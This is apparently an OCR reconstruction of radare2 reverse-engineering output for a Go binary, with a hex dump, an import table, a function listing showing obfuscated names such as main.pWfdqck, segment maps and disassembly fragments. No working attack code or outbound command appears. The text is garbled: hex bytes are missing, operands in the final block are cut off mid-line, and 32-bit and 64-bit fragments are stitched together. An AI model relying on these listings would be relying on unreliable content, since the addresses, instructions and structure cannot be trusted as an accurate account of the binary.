7804 5445 7532 8078 060a 752c 9048 8b15  x.TEu2.x..u,.H..
fcba 0f   4883 3dfc ba0f        0f86 5501  ... H.=...  ..U.
     488b 0248 8b5a 08   e2        fcff 488b    H..H.Z. . ...H.
4424 5848 8b5c 2448 4883 fb01 7d04 31c9  D$XH.\$HH...}.1.
  28 488d 1403 488d 52ff b901          48   (H. .H.R...    H
89d0 488d 1d87 af02      b2ab f2ff 488b  ..H.....  ....H.
5c24 4889 c148 8b44 2458 84c9 740e 488d  \$H..H.D$X..t.H.
4bff 4839 cb73 08   f3        4889 d948  K.H9.s. .   H..H
89cb 31c9 31ff 4889 fe   e2c3 ffff 6690  ..1.1.H.. ....f.
  9b e6ff ff48 85ff 7471 4889 5c24 3848   .....H..tqH.\$8H
8944 2450 4889 4c24 4044 0f   7c24 7090  .D$PH.L$@D. |$p.
7404 488b 7f08 4889 7c24 7048 8974 2478  t.H...H.|$pH.t$x
488d 05a9 3801   48 8b5c 2468 0f1f 40    H...8. H.\$h..@
  3b 38f3 ff48 8b9c 2448 01        48 8d0d   ;8..H..$H.  H..
a6af 02   bf03          48 8d74 2470 41b8  ... ..   H.t$pA.
01        4d89 c1   d479 fcff 488b 4424  .   M.. .y..H.D$
5048 8b4c 2440 488b 5c24 3844 0f   7c24  PH.L$@H.\$8D. |$
70   3a37 f3ff 488d      b5        48 8954  p :7..H.  .  H.T
2470 4889 4424 7848 8d05 4238 01      488b  $pH.D$xH..B8. H.
5c24 68   d837 f3ff 488b 9c24 4801       \$h .7..H..$H.
488d 0d43 af02   bf 03          488d 7424  H..C.. ..   H.t$
7041 b801        4d 89c1   71 79fc ff48  pA..   M.. qy..H
8bac 2430 01        48 81c4 3801      c348  ..$0.  H..8.  .H
89da   99 b9f8 ff31 c048 89c1   4f b9f8  .. ....1.H.. O..
ff90 4889 4424 0848 895c 2410 0f1f 40    ..H.D$.H.\$ ..@
  9b 93f8 ff48 8b44 2408 488b 5c24 10     ....H.D$.H.\$.
acfc ffff cccc cccc cccc cccc cccc cccc  ................
493b 6610 765c 4883 ec38 4889 6c24 3048  I;f v\H..8H.l$0H   ; sym.main.main
8d6c 2430 48b8   e4 0b54 02          6690  .l$0H. ..T.   f.
  5b 81f8 ff48 8d05 26af 02   bb03         [...H..&.. ..
  48 8d0d 5fd1 02   bf10          0f 1f     H.._.. .   ..
  1b a8fd ff48 8944 2428 4889 5c24 20       ....H.D$(H.\$ .
4cfc ffff 488b 4424 2848 8b5c 2420 6690  L...H.D$(H.\$ f.
      19 93f8 ff   97                       ........ .        ; sym.runtime.etext

ff25 8209 0e   ff25 8409 0e   0f1f 40    .%... .%... ..@   ; section..plt  ; [02] -r-x section size 528 named .plt
ff25 8209 0e   68             e0ff ffff  .%... h     ....  ; obj.imp.__errno_location
ff25 7a09 0e   6801           d0ff ffff  .%z.. h.    ....  ; obj.imp.getaddrinfo
ff25 7209 0e   6802           c0ff ffff  .%r.. h.    ....  ; obj.imp.freeaddrinfo
ff25 6a09 0e   6803           b0ff ffff  .%j.. h.    ....  ; obj.imp.gai_strerror
ff25 6209 0e   6804           a0ff ffff  .%b.. h.    ....  ; obj.imp.fwrite
ff25 5a09 0e   6805           90ff ffff  .%Z.. h.    ....  ; obj.imp.vfprintf
ff25 5209 0e   6806           80ff ffff  .%R.. h.    ....  ; obj.imp.fputc
ff25 4a09 0e   6807           70ff ffff  .%J.. h.    p...  ; obj.imp.abort
ff25 4209 0e   6808           60ff ffff  .%B.. h.    `...  ; obj.imp.pthread_mutex_lock
ff25 3a09 0e   6809           50ff ffff  .%:.. h.    P...  ; obj.imp.pthread_cond_wait
ff25 3209 0e   680a           40ff ffff  .%2.. h.    @...  ; obj.imp.pthread_mutex_unlock
ff25 2a09 0e   680b           30ff ffff  .%*.. h.    0...  ; obj.imp.pthread_cond_broadcast
ff25 2209 0e   680c           20ff ffff  .%".. h.     ...  ; obj.imp.pthread_create
ff25 1a09 0e   680d           10ff ffff  .%... h.    ....  ; obj.imp.nanosleep
ff25 1209 0e   680e             ff ffff  .% .. h.     ...  ; obj.imp.pthread_detach
ff25 0a09 0e   680f           f0fe ffff  .%... h.    ....  ; obj.imp.strerror
ff25 0209 0e   6810           e0fe ffff  .%... h     ....  ; obj.imp.fprintf
```




```
     5 lea rsi, qword [var_c8h]
     6 mov r8d, 1
     3 mov r9, r8
[oAl]5 call sym.fmt.Fprintf
     5 mov rax, qword [var_e8h]
     5 mov rcx, qword [var_f8h]
     5 mov rbx, qword [var_100h]
```


```
     7 lea rcx, qword [rip + 0x2af43] ; 0x5035fa
     5 mov edi, 3
     5 lea rsi, qword [var_c8h]
     6 mov r8d, 1
     3 mov r9, r8
[oAl]5 call sym.fmt.Fprintf
     8 mov rbp, qword [var_8h]
     7 add rsp, 0x138
     1 ret
```




```
[0x004d86a0]> aflt name/str/main
┌────────────┬──────┬─────────────────────────────┬──────┬──────┬───────┬────┐
│ addr       │ size │ name                        │ nbbs │ xref │ calls │ cc │
├────────────┼──────┼─────────────────────────────┼──────┼──────┼───────┼────┤
│ 0x00437ce0 │ 58   │ sym.runtime.main.func1      │ 3    │ 1    │ 2     │ 2  │
│ 0x00437d20 │ 825  │ sym.runtime.main            │ 34   │ 5    │ 16    │ 18 │
│ 0x00438060 │ 53   │ sym.runtime.main.func2      │ 5    │ 2    │ 2     │ 3  │
│ 0x004b5460 │ 236  │ sym.net.isDomainName        │ 34   │ 6    │ 0     │ 28 │
│ 0x004d83c0 │ 852  │ sym.main.pWfdqck            │ 28   │ 5    │ 14    │ 15 │
│ 0x004d8720 │ 105  │ sym.main.main               │ 4    │ 2    │ 4     │ 1  │
└────────────┴──────┴─────────────────────────────┴──────┴──────┴───────┴────┘

[0x004d86a0]> aflt name/str/main,addr/sort/dec
┌────────────┬──────┬─────────────────────────────┬──────┬──────┬───────┬────┐
│ addr       │ size │ name                        │ nbbs │ xref │ calls │ cc │
├────────────┼──────┼─────────────────────────────┼──────┼──────┼───────┼────┤
│ 0x004d8720 │ 105  │ sym.main.main               │ 4    │ 2    │ 4     │ 1  │
│ 0x004d83c0 │ 852  │ sym.main.pWfdqck            │ 28   │ 5    │ 14    │ 15 │
│ 0x004b5460 │ 236  │ sym.net.isDomainName        │ 34   │ 6    │ 0     │ 28 │
│ 0x00438060 │ 53   │ sym.runtime.main.func2      │ 5    │ 2    │ 2     │ 3  │
│ 0x00437d20 │ 825  │ sym.runtime.main            │ 34   │ 5    │ 16    │ 18 │
│ 0x00437ce0 │ 58   │ sym.runtime.main.func1      │ 3    │ 1    │ 2     │ 2  │
└────────────┴──────┴─────────────────────────────┴──────┴──────┴───────┴────┘

[0x004d86a0]>
```




```
1> main.|
 - 0x00438060  sym.runtime.main.func2
   0x004d83c0  sym.main.pWfdqck
   0x004d8720  sym.main.main
   0x005bbce0  obj.main..inittask
```



```
:> iSSq=~x
0   0x00000040    0x230 0x00400040    0x230 -r-- PHDR
1   0x00000fe4     0x1c 0x00400fe4     0x1c -r-- INTERP
2   0x00000f80     0x64 0x00400f80     0x64 -r-- NOTE
3   0x00000000  0xd89b0 0x00400000  0xd89b0 -r-x LOAD0
4   0x000d9000  0xdf8b0 0x004d9000  0xdf8b0 -r-- LOAD1
5   0x001b9000  0x1a740 0x005b9000  0x4ec28 -rw- LOAD2
6   0x001b9240    0x130 0x005b9240    0x130 -rw- DYNAMIC
7   0x00000000      0x0 0x00000000      0x8 -r-- TLS
8   0x00000000      0x0 0x00000000      0x0 -rw- GNU_STACK
9   0x00000000      0x0 0x00000000      0x0 ---- NONE
10  0x00000000     0x40 0x00400000     0x40 -rw- ehdr
:> iSSq=~-x
3   0x00000000  0xd89b0 0x00400000  0xd89b0 -r-x LOAD0
:>
```



```
 0x810eb51 [og]
; CODE XREF from sym.main.main @ 0x810eb65(x)
   3 mov dword [esp], eax
   4 mov dword [var_4h], ecx
[of]5 call sym.main.dgzJx ; main_dgzJx (eax, var_10h, var_14h, ecx)
   4 mov eax, dword [var_24h] ; eax = var_24h
   4 mov ecx, dword [var_20h] ; ecx = var_20h
[og]2 jmp 0x810eb51
```



```
[0x4d83c0]
  ; CODE XREF from sym.main.pWfdqck @ 0x4d870f
  ; CALL XREF from sym.main.main @ 0x4d876f
852: sym.main.pWfdqck (int64_t arg_8h, int64_t arg_10h);
; var int64_t var_130h @ rsp+0x8
; var int64_t var_128h @ rsp+0x10
; var int64_t var_100h @ rsp+0x38
; var int64_t var_f8h @ rsp+0x40
; var int64_t var_f0h @ rsp+0x48
; var int64_t var_e8h @ rsp+0x50
; var int64_t var_e0h @ rsp+0x58
; var int64_t var_d8h @ rsp+0x60
; var int64_t var_d0h @ rsp+0x68
; var int64_t var_c8h @ rsp+0x70
; var int64_t var_c0h @ rsp+0x78
; var int64_t var_b8h @ rsp+0x80
; var int64_t var_b0h @ rsp+0x88
; var int64_t var_a8h @ rsp+0x90
; var int64_t var_a0h @ rsp+0x98
; var int64_t var_98h @ rsp+0xa0
; var int64_t var_70h @ rsp+0xc8
; var int64_t var_68h @ rsp+0xd0
; var int64_t var_60h @ rsp+0xd8
; var int64_t var_58h @ rsp+0xe0
; var int64_t var_8h @ rsp+0x130
; arg int64_t arg_8h @ rsp+0x140
; arg int64_t arg_10h @ rsp+0x148
   8 lea r12, qword [rsp - 0xb8]
   4 cmp r12, qword [r14 + 0x10]
[oa]6 jbe 0x4d86f2
```

```
 0x4d83d2 [oe]
   7 sub rsp, 0x138
   8 mov qword [var_8h], rbp
   8 lea rbp, qword [var_8h]
   8 mov qword [arg_8h], rax
   5 mov qword [var_d0h], rax
   8 mov qword [arg_10h], rbx
   3 mov rcx, rax
   7 lea rax, qword [rip + 0x139d8] ; 0x4ebde0
   3 mov rbx, rcx
[oc]5 call sym.runtime.convI2I
   1 nop
   7 lea rcx, qword [rip + 0x553b0] ; obj.go.itab._bufio.Reader_io.Reader
 ; 0x52d7c8
   3 cmp rax, rcx
[od]2 jne 0x4d8427
```


```
 0x4d8427 [od]
   5 mov ecx, 0
```

```
 0x4d841d [og]
   8 mov rcx, qword [arg_10h]
[of]2 jmp 0x4d842c
```

```
 0x4d842c [of]
; CODE XREF from sym.main.pWfdqck @ 0x4d8425
   5 mov qword [var_d8h], rax
[oh]2 jne 0x4d8446
```

```
 0x4d8433 [oj]
   8 cmp qword [rcx + 8], 0x1000
   5 nop dword [rax + rax]
[oi]6 jge 0x4d8543
```

```
 0x4d8446 [oh]
   9 movups xmmword [var_60
   8 lea rdi, qword [var_58
   4 lea rdi, qword [rdi -
   5 nop dword [rax + rax]
   5 mov qword [rsp - 0x10]
   5 lea rbp, qword [rsp -
[ok]5 call fcn.00464310 ; f
   4 mov rbp, qword [rbp]
   7 lea rax, qword [rip +
   5 mov ebx, 0x1000
   3 mov rcx, rbx
[ol]5 call sym.runtime.make
   9 movups xmmword [var_b8
   8 lea rdi, qword [var_b0
   4 lea rdi, qword [rdi -
   4 nop dword [rax]
   5 mov qword [rsp - 0x10]
   5 lea rbp, qword [rsp -
[ok]5 call fcn.00464310 ; f
   4 mov rbp, qword [rbp]
   8 mov qword [var_b8h], r
   12 mov qword [var_b0h],
   12 mov qword [var_a8h],
   5 mov rdx, qword [var_d8
   8 mov qword [var_a0h], r
   8 mov rdx, qword [arg_10
   8 mov qword [var_98h], r
   12 mov qword [var_70h],
   12 mov qword [var_68h],
   8 mov rsi, qword [var_b8
   8 mov qword [var_60h], r
   8 lea rdi, qword [var_58
   8 lea rsi, qword [var_b0
   5 mov qword [rsp - 0x10]
   5 lea rbp, qword [rsp -
[om]5 call 0x46467a ; fcn.0
   4 mov rbp, qword [rbp]
   8 lea rcx, qword [var_60
```

